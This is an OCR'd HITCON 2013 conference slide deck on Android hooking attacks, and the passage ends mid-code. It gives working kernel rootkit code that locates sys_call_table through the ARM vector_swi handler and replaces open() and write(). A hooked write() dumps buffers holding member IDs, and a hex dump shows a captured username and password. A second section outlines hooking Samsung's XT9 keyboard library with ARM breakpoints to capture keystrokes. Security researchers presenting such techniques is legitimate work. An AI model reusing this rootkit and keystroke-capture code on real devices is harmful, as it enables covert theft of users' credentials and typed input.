Android Hooking Attack

HITCON 2013

SEworks
Hong Brothers
Minpyo Hong, Dongcheol Hong
hinehong@seworks.co.kr

Introduce

- **SEWORKS Co., Ltd**
  - SEworks is a company created by a hacker.
  - Main areas of mobile security, and Android, Windows App protected areas, such as obfuscation is mainly research.

- **Minpyo Hong (Nick : Secret)**
  - SEworks CEO(Chief Executive Officer) and WOWHACKER team founder/admin.
- **Dongcheol Hong (Nick : hinehong)**
  - SEworks CTO(Chief Technology Officer) and WOWHACKER team admin.

Table of Contents

Android Hooking Attack

1. KERNEL HOOKING

Kernel Hooking

- **Kernel Hooking**
  - Most of Kernel rootkit using LKM (loadable kernel module)
  - Samsung's kernel source location "opensource.samsung.com"
  - Look at the README.txt

```
HOW TO BUILD KERNEL 2.6.35 FOR Sxxxxx
1. Visit http://www.codesourcery.com/, download and install Sourcery G++ Lite
2009q3-68 toolchain for ARM EABI.
2. Extract kernel source and move into the top directory.
3. Execute 'make aries_kor_defconfig'.
4. Execute 'make' or 'make -j<n>' where '<n>' is the number of multiple jobs to be
invoked simultaneously.
5. If the kernel is built successfully, you will find following files from the top directory:
```


Kernel Hooking

- **LKM module compile**
  - Source file and Makefile put the same directory.
  - Using “make”
  - Gallaxy S example.

```
obj-m += test.o
all:
	make -C /home/hinehong/sxxxxx/Kernel M=$(PWD) CFLAGS_MODULE=-fno-pic ARCH=arm CROSS_COMPILE=/home/hinehong/CodeSourcery/Sourcery_G++_Lite/bin/arm-none-eabi- modules
```

Kernel Hooking


- **LKM module compile**
  - Install : insmod “Module name“
  - View list : lsmod “Module name”
  - Delete : rmmod “Module name”
- **init_module**
  - Dynamic memory allocation function is kmalloc in kernel.




```
int init_module(void)
{
//+init list
    head = (config *)kmalloc(sizeof(config),GFP_KERNEL);
    tail = (config *)kmalloc(sizeof(config),GFP_KERNEL);
    head->next = tail;
    tail->next = tail;
//-init list
```

Kernel Hooking

- **Sys_call_table**
  - In Linux, the system call functions defined in sys_call_table.
  - /proc/kallsyms




```
# ls -l /proc/kallsyms
-r--r--r-- root      root
```



```
       ubuntu:~/tools/lkm2$ cat kallsyms |grep sys_call_table
c0026e04 T sys_call_table
```


  - System.map of the kernel source code



```
      ubuntu:~/workspace/goldfish$ cat System.map |grep sys_call_table
c0026e04 T sys_call_table
```

Kernel Hooking

- **How to get the address of dynamically sys_call_table**
  - Using vector_swi handler.
  - vector_swi of the system call handler function.
  - Defined at arch/arm/kernel/entry-common.S




```
000000c0 <vector_swi>:
    c0: e24dd048 sub      sp, sp, #72        ; 0x48 (S_FRAME_SIZE)
    c4: e88d1fff stmia    sp, {r0 - r12}     ; Calling r0 - r12
    c8: e28d803c add      r8, sp, #60        ; 0x3c (S_PC)
    cc: e9486000 stmdb    r8, {sp, lr}^      ; Calling sp, lr
    d0: e14f8000 mrs      r8, SPSR           ; called from non-FIQ mode, so ok.
    d4: e58de03c str      lr, [sp, #60]      ; Save calling PC
    d8: e58d8040 str      r8, [sp, #64]      ; Save CPSR
    dc: e58d0044 str      r0, [sp, #68]      ; Save OLD_R0
    e0: e3a0b000 mov      fp, #0  ; 0x0      ; zero fp
    e4: e3180020 tst      r8, #32 ; 0x20     ; this is SPSR from save_user_regs
    e8: 12877609 addne    r7, r7, #9437184;  put OS number in
    ec: 051e7004 ldreq    r7, [lr, #-4]
    f0: e59fc0a8 ldr      ip, [pc, #168]     ; 1a0 <__cr_alignment>
    f4: e59cc000 ldr      ip, [ip]
    f8: ee01cf10 mcr      15, 0, ip, cr1, cr0, {0} ; update control register
    fc: e321f013 msr      CPSR_c, #19        ; 0x13 enable_irq
   100: e1a096ad mov      r9, sp, lsr #13    ; get_thread_info tsk
   104: e1a09689 mov      r9, r9, lsl #13
   108: e28f8094 add      r8, pc, #148       ; load syscall table pointer
   10c: e599c000 ldr      ip, [r9]           ; check for syscall tracing
```

Kernel Hooking

- **How to get the address of dynamically sys_call_table**
  - Inside the vector_swi, sys_call_table address can obtain.

```c
ssize_t *sys_call_table = (ssize_t *)NULL;

void get_sys_call_table(void)
{
    void *swi_addr=(long *)0xffff0008;
    unsigned long offset=0;
    unsigned long *vector_swi_addr=0;

    offset=((*(long *)swi_addr)&0xfff)+8;
    vector_swi_addr=*(unsigned long *)(swi_addr+offset);

    while(vector_swi_addr++)
    {
        if(((*(unsigned long *)vector_swi_addr)&0xfffff000)==0xe28f8000)
        {
            offset=((*(unsigned long *)vector_swi_addr)&0xfff)+8;
            sys_call_table=(void *)vector_swi_addr+offset;
            break;
        }
    }
    return;
}
```



```
<6>[+] init_module
<6>[sys_call_table] : 0xc0026e04
<6>[-] cleanup_module
#
```


Kernel Hooking

- **How to get the address of dynamically sys_call_table**
  - If get the address of sys_call_table, direct modification of the table can hooking existing syscall function.

```
asmlinkage ssize_t (*orig_open)(const char *pathname, int flags);

asmlinkage ssize_t hacked_open(const char *pathname, int flags)
{
    printk(KERN_INFO "SYS_OPEN called : %s\n", pathname);
    return orig_open(pathname, flags);
}

int init_module(void)
{
    orig_open = sys_call_table[__NR_open];
    sys_call_table[__NR_open] = hacked_open;
    printk(KERN_INFO "[ROOTKIT] Install\n");
    return 0;
}
```

Kernel Hooking


- **What can we do?**
  - "Write" on the hook "https" does not communicate general web packets can be intercepted.




```
asmlinkage ssize_t hacked_write(int fd, char *buf, size_t count)
{
    int ret, i=0;
    char *filter[] = {
        "SMemberID",
    };

    ret = orig_write(fd, buf, count);

    for(i=0; i<4; i++)
    {
        if(strcasestr(buf, filter[i]))
        {
            dumpcode((unsigned char *)buf, count);
            break;
        }
    }

    return ret;
}
```

Kernel Hooking

- **What can we do?**






```
3d 31 26 4c 6f 67    &AutoLogin=1&Lo
26 4c 6f 67 69 6e    inIDSave=N&Logi
61 63 74 69 6f 6e    PwdSave=N&actio
45 4d 5f 4f 52 44    Type=NON_MEM_OR
62 65 72 49 44 3d    _CONF&SMemberID
65 72 50 61 73 73    myid&SMemberPas
73 77 6f 72 64 26    word=mypassword
54 78 74 4f 72 64    TxtOrdNo=&TxtOr
                     ConfPwd=
```

Android Hooking Attack

2. SYSTEM LIBRARY HOOKING

Library Hooking


- **Hooking**
  - Can hooking android system library.
  - Related system key library hooking.
  - Target library is "/system/lib/libXt9core.so"



```
EXPORT Java_com_samsung_sec_android_inputmethod_axt9_xt9_Xt9core_ET9KDB_1ProcessKey
Java_com_samsung_sec_android_inputmethod_axt9_xt9_Xt9core_ET9KDB_1ProcessKey

var_28= -0x28
arg_0=   0

PUSH.W          {R0-R2,R4-R9,LR}
MOV             R5, R0
LDR             R0, [R0]
MOV             R7, R2
```

Library Hooking

- **Hooking**
  - In Arm architecture different Intel.
  - Intel breakpoint opcode such as 0xcc (int 3) in the software, ARM does not has breakpoint opcode.
  - SIGTRAP code must be use.



Setting breakpoints

Angel uses three undefined instructions to set breakpoints. The instruction used depends on:

- the endianness of the target system
- the processor state (ARM or Thumb).

ARM state

In ARM state, Angel recognizes the following words as breakpoints:

`0xE7FDDEFE`
for little-endian systems.


`0xE7FFDEFE`
for big-endian systems.

Thumb state

In Thumb state, Angel recognizes `0xDEFE` as a breakpoint.

Library Hooking

- **Hooking**
  - breakpoint is two.




```
UXTB.W          R3, R9
MOV             R6, R0
LDR             R0, [R4,R1] ; g_KdbInfo
LDR             R1, [R4,R2] ; g_WordSymbInfo
UXTH            R2, R7
STR             R6, [SP,#0x28+var_28]
BL              ET9KDB_ProcessKey
LDR             R3, [R5]
MOV             R1, R8
MOV             R2, R6
LDR.W           R7, [R3,#0x308]
MOVS            R3, #0
```

Library Hooking

- **First**
  - before the processkey function call.
  - Getting the g_WordSymbInfo address.
  - g_WordSymbInfo : after the processkey function call, data save address.
  - Setting breakpoint second.
- **Second**
  - When call the processkey function, next 4 byte memory.
  - Getting the g_WordSymbInfo data.
  - Setting breakpoint first.

Library Hooking


- **Memory setting**
  - device memory value is different.
  - before the processkey function call.
  - ProcessKey call address and find 4 byte size next instruction.



```
#if GALAXYS
#define PROCESSKEYADDR 0x7f4e
//0x7f4e                   BL                ET9KDB_ProcessKey
